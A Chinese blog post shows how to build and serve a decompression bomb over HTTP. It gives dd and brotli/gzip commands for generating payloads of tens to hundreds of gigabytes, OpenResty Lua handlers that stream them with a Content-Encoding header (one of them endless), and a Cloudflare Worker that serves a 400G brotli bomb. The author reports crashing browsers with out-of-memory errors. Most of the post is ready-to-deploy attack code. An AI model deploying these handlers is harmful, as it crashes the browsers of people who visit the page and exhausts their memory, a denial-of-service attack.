本文最后更新于 2061 天前,其中的信息可能已经有所发展或是发生改变。
前排提醒:该方法对爬虫无用,跳转到我提供的测试网址没有什么效果
源头
前阵子看到一个文件,42.zip(其实很早之前就有了),说是一个42k的文件,解压后可以膨胀到几个G。下载下来看了看,发现是一个压缩包里有一堆别的压缩包
下载那些文件:https://bomb.codes/bombs
拿gzip做压缩炸弹
正巧想到,网页加载不是也有个gzip吗,搞个网页版的看浏览器能不能承受得了
于是生成了一个文件:
dd if=/dev/zero bs=1M count=1024 | gzip > bomb.gzip
生成的文件大概1M多点,解压后就是1G
因为用的是openresty,所以直接搞个脚本返回文件数据就行了,编码格式设置成gzip
location /large {
    default_type 'text/html';
    content_by_lua_block {
        local f = io.open("/home/ubuntu/bomb.gzip","rb")
        if not f then ngx.say("nil") return end
        ngx.header["Content-Encoding"] = "gzip"
        local data
        while true do
            data = f:read(1024)
            if nil == data then
                break
            end
            ngx.print(data)
            ngx.flush(true)
        end
        f:close()
    }
}
测试了下,效果一般般,另外这个压缩比例是1000:1(1G差不多需要1M),浪费带宽,不太值得
发现了另一个压缩算法
看了看浏览器请求,发现除了gzip,还有个br,查了查发现是Google的一个压缩算法,叫brotli,那就试试好了
sudo apt install brotli
dd if=/dev/zero bs=1M count=1024 | brotli -o -Z > bomb.br
发现1G的文件,处理完只有783字节了,有点强
于是乎直接40G文件搞起,而且生成可见字符好了
dd if=/dev/zero bs=10M count=4096 | tr "\x00" "\x31" | brotli -o -Z > bomb.br
压缩完才33k
同样脚本稍微改下,吧gzip换成br
location /large {
    default_type 'text/html';
    content_by_lua_block {
        local f = io.open("/home/ubuntu/bomb.br","rb")
        if not f then ngx.say("nil") return end
        ngx.header["Content-Encoding"] = "br"
        local data
        while true do
            data = f:read(1024)
            if nil == data then
                break
            end
            ngx.print(data)
            ngx.flush(true)
        end
        f:close()
    }
}
效果惊人

然后浏览器崩了

群里小涛的截图:
End
想体验一下?点开下面的链接就能体验(当心浏览器崩了)
xxxxxxxxxx
由于有人恶意刷流量,暂不提供例子
下载我预先生成好的10G/40G/200G/400G的br文件数据(注意文件拓展名为.7z,自己改一下,解压后使用)
2024.7.2 更新
下面是无需提前准备文件的版本,纯代码放进去跑就可以了
location /endless {
    default_type 'text/html';
    content_by_lua_block {
        ngx.header.content_type = "text/html"
        ngx.header["Content-Encoding"] = "br"
        local data = string.char(
        0xCF, 0xFF, 0xFF, 0x7F, 0xF8, 0x27, 0x00, 0xE2, 0xB1, 0x40, 0x20, 0xF7,
        0xFE, 0x9F, 0xFF, 0xFF, 0xFF, 0xF0, 0x4F, 0x00, 0xC4, 0x61, 0x01, 0x80,
        0xEE, 0xFD, 0x3F, 0xFF, 0xFF, 0xFF, 0xE1, 0x9F, 0x00, 0x88, 0xC3, 0x22,
        0x00, 0xDD, 0xFB, 0x7F, 0xFE, 0xFF, 0xFF, 0xC3, 0x3F, 0x01, 0x10, 0x87,
        0x05, 0x00, 0xBA, 0xF7, 0xFF, 0xFC, 0xFF, 0xFF, 0x87, 0x7F, 0x02, 0x20,
        0x0E, 0x0B, 0x00, 0x74, 0xEF, 0xFF, 0xF9, 0xFF, 0xFF, 0x0F, 0xFF, 0x04,
        0x40, 0x1C, 0x16, 0x00, 0xE8, 0xDE, 0xFF, 0xF3, 0xFF, 0xFF, 0x1F, 0xFE,
        0x09, 0x80, 0x38, 0x2C, 0x00, 0xD0, 0xBD, 0xFF, 0xE7, 0xFF, 0xFF, 0x3F,
        0xFC, 0x13, 0x00, 0x71, 0x58, 0x00, 0xA0, 0x7B, 0xFF)
        while true do
          for i=1,5000 do
            ngx.print(data)
            ngx.flush(true)
          end
        end
        f:close()
    }
}
2025.7.2 更新
这是cloudflare worker版本,下面的代码是返回400G数据
const gzData = new Uint8Array([
0x1f, 0x8b, 0x08, 0x08, 0x22, 0xe0, 0x64, 0x68,0x04, 0x00, 0x62, 0x6f, 0x6d, 0x62, 0x34, 0x30,
0x30, 0x47, 0x2e, 0x62, 0x72, 0x2e, 0x67, 0x7a,0x00, 0xdd, 0xd3, 0xcf, 0x2b, 0x83, 0x01, 0x1c,
0xc7, 0xf1, 0x67, 0x8c, 0x3d, 0x87, 0x35, 0xda,0x45, 0xb6, 0xc9, 0x93, 0xc6, 0x9c, 0x66, 0x32,
0x16, 0x8a, 0x8c, 0xfc, 0xb8, 0x51, 0x4e, 0x94,0x79, 0x9e, 0x1a, 0x13, 0xdb, 0x53, 0x6c, 0x52,
0x4b, 0x1b, 0x9e, 0x92, 0x1e, 0xa3, 0x47, 0x0e,0x7b, 0x4a, 0x0a, 0xa5, 0xd5, 0x14, 0x07, 0xb5,
0x3c, 0x66, 0x8f, 0xd6, 0x96, 0x0b, 0x32, 0xb9,0x98, 0x1f, 0x29, 0xb2, 0x36, 0xcb, 0x32, 0xa7,
0x27, 0xf3, 0x6b, 0xfb, 0x07, 0x3c, 0x07, 0x97,0x67, 0xdf, 0xcb, 0xeb, 0xf4, 0x39, 0xbc, 0x0f,
0xdf, 0x52, 0x1c, 0x04, 0x5d, 0x74, 0x39, 0xcc,0x07, 0x10, 0xd4, 0x88, 0xa8, 0x55, 0xaa, 0x0e,
0x25, 0x32, 0x0e, 0xc4, 0xcf, 0xaa, 0x95, 0xad,0x3c, 0x99, 0xe0, 0xc1, 0x26, 0xcd, 0x27, 0x20,
0xc2, 0x29, 0x97, 0xe0, 0x41, 0xde, 0xd8, 0xb4,0x66, 0xaf, 0xaf, 0xa4, 0x05, 0xa9, 0xf1, 0x9a,
0x2c, 0x78, 0x43, 0x8e, 0x3b, 0xd0, 0xdb, 0x58,0x04, 0xc1, 0xb0, 0x16, 0xa9, 0xec, 0x49, 0x9c,
0x20, 0xe6, 0x39, 0x34, 0xb5, 0x9d, 0xa8, 0x18,0x69, 0x9e, 0x8c, 0xbd, 0x6d, 0x16, 0x9f, 0x52,
0x5d, 0x2b, 0x9e, 0x4f, 0xaa, 0x29, 0xee, 0x18,0xf0, 0xcd, 0xd3, 0x53, 0xce, 0xab, 0xa8, 0xf9,
0xf0, 0xd5, 0x17, 0x56, 0x92, 0x22, 0xeb, 0xe8,0x63, 0x90, 0x5a, 0xd3, 0xaf, 0x2f, 0xde, 0x7c,
0x0d, 0xea, 0x0f, 0x96, 0x74, 0xef, 0xe4, 0xce,0xd0, 0xc6, 0xf5, 0xad, 0x2b, 0xf2, 0xe1, 0x55,
0xf4, 0xdf, 0x5d, 0x1a, 0x50, 0x8f, 0x69, 0x37,0xb9, 0x2a, 0x8c, 0xbc, 0x58, 0xcc, 0xdd, 0xc3,
0x0a, 0x06, 0x3f, 0x77, 0x33, 0x55, 0x31, 0xbc,0xad, 0x8c, 0xe8, 0x94, 0x8b, 0x17, 0xb2, 0x83,
0x50, 0x81, 0x75, 0x02, 0x02, 0xd2, 0xf7, 0xf4,0x1d, 0x06, 0x73, 0xdb, 0xb7, 0x42, 0x06, 0xb5,
0xc4, 0x91, 0x2d, 0x60, 0x47, 0xf5, 0x85, 0x99,0xb8, 0xa4, 0xcd, 0x88, 0xf1, 0xd8, 0x6d, 0x38,
0x83, 0xff, 0x5e, 0x06, 0x66, 0xe2, 0x18, 0xba,0xce, 0x6f, 0x67, 0xb7, 0xe1, 0x0c, 0x30, 0x2a,
0xe2, 0xa7, 0xdb, 0xec, 0x29, 0x9d, 0x14, 0x3e,0x66, 0xb7, 0xe1, 0x0c, 0xfb, 0x1a, 0x81, 0xf6,
0xb7, 0x4d, 0x88, 0x5d, 0x3c, 0xa3, 0xb5, 0xcb,0xb4, 0xf8, 0xef, 0x37, 0xfd, 0x17, 0x48, 0x83,
0x20, 0x3a, 0x2b, 0x0f, 0xcc, 0x40, 0x79, 0xc0,0x0f, 0x47, 0x76, 0x15, 0x60, 0x6b, 0x05, 0x00,0x00, ]);
async function gunzipUint8Array(compressedData) {
    // 创建 gzip 解压流
    const ds = new DecompressionStream('gzip');
    // 将 Uint8Array 转换为 ReadableStream
    const inputStream = new Response(compressedData).body;
    // 管道传递到解压流
    const decompressedStream = inputStream.pipeThrough(ds);
    // 读取解压后的数据
    const decompressedArrayBuffer = await new Response(decompressedStream).arrayBuffer();
    // 转为 Uint8Array
    return new Uint8Array(decompressedArrayBuffer);
}

export default {
  async fetch(request, env, ctx) {
    // 原始二进制数据
    const data = await gunzipUint8Array(await gunzipUint8Array(gzData));
    // 返回 Response
    return new Response(data, {
      status: 200,
      headers: {
        "Content-Type": "text/html",
        "Content-Encoding": "br"
      }
    });
  }
}











嗯?居然没有卡到?
哦,是我家网络太不稳定了……(ーー;)
好
这玩意太恐怖了,64G内存都崩,16G表示害怕
换成64G试了试,任务管理器显示浏览器占用13567MB时浏览器显示Out of Memory了
哈哈,懒得动手,直接让烦人的爬虫自己去测试链接体验好了
对于例子网址,如果请求包含referer,我会直接返回301到源网址